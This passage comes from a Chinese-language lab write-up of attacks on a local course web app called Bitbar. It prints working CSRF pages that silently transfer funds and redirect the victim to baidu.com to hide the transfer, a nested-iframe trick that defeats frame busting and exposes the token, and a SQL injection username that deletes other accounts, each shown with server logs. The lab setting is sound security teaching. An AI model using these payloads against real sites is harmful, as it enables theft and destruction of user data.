[www.baidu.com](http://www.baidu.com)，让用户误以为该页面只是打开百度网页，而没有做其他操作。

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Page</title>
</head>
<body>
  <script>
    var x = new XMLHttpRequest();
    x.open("POST", "http://127.0.0.1:3000/post_transfer");
    x.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    x.withCredentials = true;
    x.send("destination_username=attacker&quantity=10");
    setTimeout("window.location = 'https://www.baidu.com';", 100);
  </script>
</body>
</html>
```


首先访问 [http://127.0.0.1:3000/view\\_users](http://127.0.0.1:3000/view_users)，查看用户列表以及每个用户拥有的 bitbar。




然后作为受害者使用 user1 账户登录到 Bitbar 网站中，并在浏览器中打开 html 文件，可以看到该 POST 请求已经成功发送到服务器，并且服务器也有相应，状态码是 200。此处是因为后端没有设置相应的跨源策略，所以浏览器拒绝接收该响应包，实际上该 HTTP 通信过程已经完成了。



然后页面重定向到 <https://www.baidu.com>。




因为实现的操作是 user1 向 attacker 转账 10 个 bitbar，所以再次查看 [http://127.0.0.1:3000/view\\_users](http://127.0.0.1:3000/view_users)，此时 user1 余额从 200 变为 190，attacker 余额从 0 变为 10。




## Attack 4: Cross-site request forgery with user assistance

### 4.1 漏洞分析

该漏洞与上个漏洞相似，整体思路都是构造 **html** 页面，并让用户在浏览器中访问该页面，从而触发页面中的代码，实现向攻击者转账的功能。不同之处在于，上个漏洞的转账页面安全性较低，没有对跨域操作给出防护措施，而当前漏洞的转账页面 **super\_secure\_transfer** 与之前相比，在安全性上主要增加了两个防护措施。第一个是每次转账操作需要用户输入 **token** 进行确认。



第二个是在 **html** 源码中存在如下所示 **javascript** 代码，即 **frame busting**，该代码在一定程度上限制了跨域相关操作。



根据实验文档说明，第一个防护措施可以通过将 **token** 显示在构造的 **html** 页面上，并让评分员输入的方式解决。使用 **html** 中的 **iframe** 标签可以引用其他



url 中的内容，因此可以使用 iframe 标签引用

[http://127.0.0.1:3000/super\\_secure\\_transfer](http://127.0.0.1:3000/super_secure_transfer)，以此在当前 html 页面上显示 token。

然而直接引用会与第二个防护措施，也就是 frame busting 相冲突，frame busting 代码会判断当前页面的 url 与最外层页面的 url 是否一致，若不一致则将父页面跳转到当前页面。如果在 html 页面中直接使用 iframe 标签引用

super\_secure\_transfer 页面，会直接跳转到 super\_secure\_transfer 页面。因此需要避免这种跳转，具体做法请见 4.2 攻击原理，从而实现 super\_secure\_transfer 页面的引用。

评分员输入 token 后，后续情况就与上个漏洞基本相同了，再在 html 页面中构造目的地址为 [http://127.0.0.1:3000/super\\_secure\\_post\\_transfer](http://127.0.0.1:3000/super_secure_post_transfer) 的 POST 请求，并携带格式正确的表单数据，从而实现转账功能。

## 4.2 攻击原理

在构造的 html 文件中不能直接使用 iframe 标签引用 super\_secure\_transfer 页面，原因在 4.1 漏洞分析中已经说明，会与 frame busting 冲突。因此可以构造两个 html 页面，bp.html 以及 bp2.html，bp.html 提供给评分员且使用 iframe 标签引用 bp2.html，bp2.html 使用 iframe 标签引用 super\_secure\_transfer 页面。这样嵌套 iframe 标签后，再打开 bp.html 就不会触发 frame busting 引起页面跳转。如下图所示是 bp.html 文件与 iframe 标签相关的内容。

```
<label>Super Secret Token</label>
<p><iframe src="bp2.html" class="iframe" frameborder="0" scrolling="no"></iframe></p>

<label for="tokeninput">Enter Secret Token</label>
<p><input type="text" name="tokeninput" value="" /></p>

<p><input type="submit" value="Transfer" onclick="transfer()"/></p>
```


如下图所示是 bp2.html 文件内容，通过<style>标签设置<iframe>标签的 css，从而设置 super\_secure\_transfer 页面的显示格式，使其在 bp.html 中刚好只显示 token 的内容。

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<style type="text/css">
  .iframe {
    width:1024px;
    height:768px;
    position:absolute;
    top: -575px;
    left: -120px;
  }
</style>
</head>
<body>
  <iframe src="http://127.0.0.1:3000/super_secure_transfer" class="iframe" frameborder="0" scrolling="no"></iframe>
</body>
</html>

```

使用任意账户登录 Bitbar 网站，在 super\_secure\_transfer 网页中尝试转账操作，为了观察 POST 请求包的地址和表单数据格式。




然后在 bp.html 中构造如下<script>标签内容，当评分员在点击 bp.html 的 Transfer 按钮后会调用 transfer 函数，该函数先取评分员输入的 token 值，再使用与 3.2 攻击原理中类似的 javascript 代码，使用 XMLHttpRequest 类完成 POST 请求包的发送，注意表单数据与上个漏洞的攻击代码相比多了一个 tokeninput 参数，最后跳转到 [www.baidu.com](http://www.baidu.com)。

```


<script>
function transfer() {
  var tokeninput = document.getElementsByName("tokeninput");
  var value = tokeninput[0].value;
  var x = new XMLHttpRequest();
  x.open("POST", "http://127.0.0.1:3000/super_secure_post_transfer");
  x.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  x.withCredentials = true;
  x.send("destination_username=attacker&quantity=10&tokeninput=" + value);
  setTimeout("window.location = 'https://www.baidu.com';", 100);
}
</script>

```

使用任意账户登录到 Bitbar 系统中，bp.html 页面如下所示。如果在未登录时打开 bp.html，因为无法正确打开 super\_secure\_transfer 页面，所以 token 将不能正确显示。



首先在 [http://127.0.0.1:3000/view\\_users](http://127.0.0.1:3000/view_users) 页面中查看用户列表以及用户余额。




然后使用 user1 账户登录到 Bitbar 系统中，再在浏览器中打开 bp.html，可以看到 POST 请求包已经成功发送到服务器，服务器已经执行了转账操作，只是因为后端没有设置相关的跨源策略，所以浏览器不接受响应包。

Super Secret Token  
vO3T1gOc6nK79B3vRKaSAg

Enter Secret Token

vO3T1gOc6nK79B3vRKaSAg


Transfer



然后页面重定向到 [www.baidu.com](http://www.baidu.com)。



再次查看 [http://127.0.0.1:3000/view\\_users](http://127.0.0.1:3000/view_users)，可以发现 user1 减少了 10 个 bitbar，attacker 增加了 10 个 bitbar，说明转账操作成功执行。



The Crypto-Free Crypto Currency

HomeTransferCloseProfile

Hi, **user1**

Log out

Active user accounts

| username | bitbars |
|----------|---------|
| user1    | 190     |
| user2    | 200     |
| user3    | 100000  |
| attacker | 10      |

Copyright Bitbar 2016

## Attack 5: Little Bobby Tables (aka SQL Injection)

### 5.1 漏洞分析


该漏洞类型属于 SQL 注入，也就是利用 SQL 语法构造特定的输入实现后端非预期的攻击效果。在 <http://127.0.0.1:3000/close> 页面中能够删除当前用户，使用任意账户登录，观察删除用户时后端与数据库之间的交互。如图所示，可以发现后端先执行了一次 sql 查询语句，查询当前用户的用户名对应的记录，再将查询得到的记录的 id 号提供给 delete 语句，delete 语句删除该 id 号在 users 表中对应的记录，从而在 Bitbar 网站中删除账户。

```
Started POST "/close" for 127.0.0.1 at 2022-05-27 12:13:40 +0800
Processing by UserController#post_delete_user as HTML
  User Load (0.2ms)  SELECT "users".* FROM "users" WHERE "users"."id" = ? LIMIT ?
  ? ["id", 5], ["LIMIT", 1]]
DEPRECATION WARNING: Passing conditions to destroy_all is deprecated and will be
removed in Rails 5.1. To achieve the same use where(conditions).destroy_all. (c
alled from post_delete_user at /home/user/project2/bitbar/app/controllers/user_c
ontroller.rb:127)
  User Load (0.2ms)  SELECT "users".* FROM "users" WHERE (username = 'user4')
  (0.1ms)  begin transaction
  SQL (0.2ms)  DELETE FROM "users" WHERE "users"."id" = ? ["id", 5]]
  (1.8ms)  commit transaction
  Rendering user/delete_user_success.html.erb within layouts/application
  Rendered user/delete_user_success.html.erb within layouts/application (0.4ms)
Completed 200 OK in 16ms (Views: 9.3ms | ActiveRecord: 2.3ms)
```

在上述过程中，唯一能够被控制的参数是 select 语句中的 username 的值，该值是当前用户的用户名，因此只需要构造符合要求的用户名，就可以控制 select 语句的返回结果。为了实现删除评分员根据恶意用户名新建的账户和 user3 账户，同时不影响其余账户，那么要求 select 语句的查询结果仅包含新建账户和 user3 账户的信息。

### 5.2 攻击原理

首先在 [http://127.0.0.1:3000/view\\_users](http://127.0.0.1:3000/view_users) 页面中查看当前用户列表。




观察删除账户时的关键 sql 语句，也就是 `SELECT "users".* FROM "users" WHERE (username = '')`。其中 username 的值是当前用户名，根据 5.1 漏洞分析内容可知，该 select 语句需要返回新建账户和 user3 账户，此时可以使用 like 关键字。该关键字可以匹配子串，因此可以构造用户名 `user3' or username like 'user3%`，该用户名中的单引号用于闭合 select 语句中原有的单引号。将该用户名与 select 语句拼接后得到如下语句。该语句表示查询 user3，或者 username 字段的值是以 user3 开头的记录。因为 user3 账户是以 user3 开头，该用户名也是以 user3 开头，所以该 select 语句可以返回新建账户和 user3 账户。


```
SELECT "users".* FROM "users" WHERE (username = 'user3' or username like 'user3%')
```

使用用户名 `user3' or username like 'user3%` 注册账户，在 view\_users 页面查看当前用户列表。





再在 close 页面中删除该账户。



在服务器后端日志中可以观察到该删除操作中的 select 语句返回了两条记录，因此删除了两个账户。




```

Started POST "/close" for 127.0.0.1 at 2022-05-27 13:22:48 +0800
Processing by UserController#post_delete_user as HTML
  User Load (0.1ms) SELECT "users".* FROM "users" WHERE "users"."id" = ? LIMIT
  ? [["id", 6], ["LIMIT", 1]]
DEPRECATION WARNING: Passing conditions to destroy_all is deprecated and will be
removed in Rails 5.1. To achieve the same use where(conditions).destroy_all. (c
alled from post_delete_user at /home/user/project2/bitbar/app/controllers/user_c
ontroller.rb:127)
  User Load (0.2ms) SELECT "users".* FROM "users" WHERE (username = 'user3' or
username like 'user3%')
  (0.0ms) begin transaction
  SQL (0.6ms) DELETE FROM "users" WHERE "users"."id" = ? [["id", 3]]
  (2.0ms) commit transaction
  (0.1ms) begin transaction
  SQL (0.2ms) DELETE FROM "users" WHERE "users"."id" = ? [["id", 6]]
  (1.6ms) commit transaction
Rendering user/delete_user_success.html.erb within layouts/application
Rendered user/delete_user_success.html.erb within layouts/application (1.8ms)
Completed 200 OK in 21ms (Views: 9.7ms | ActiveRecord: 4.7ms)

```

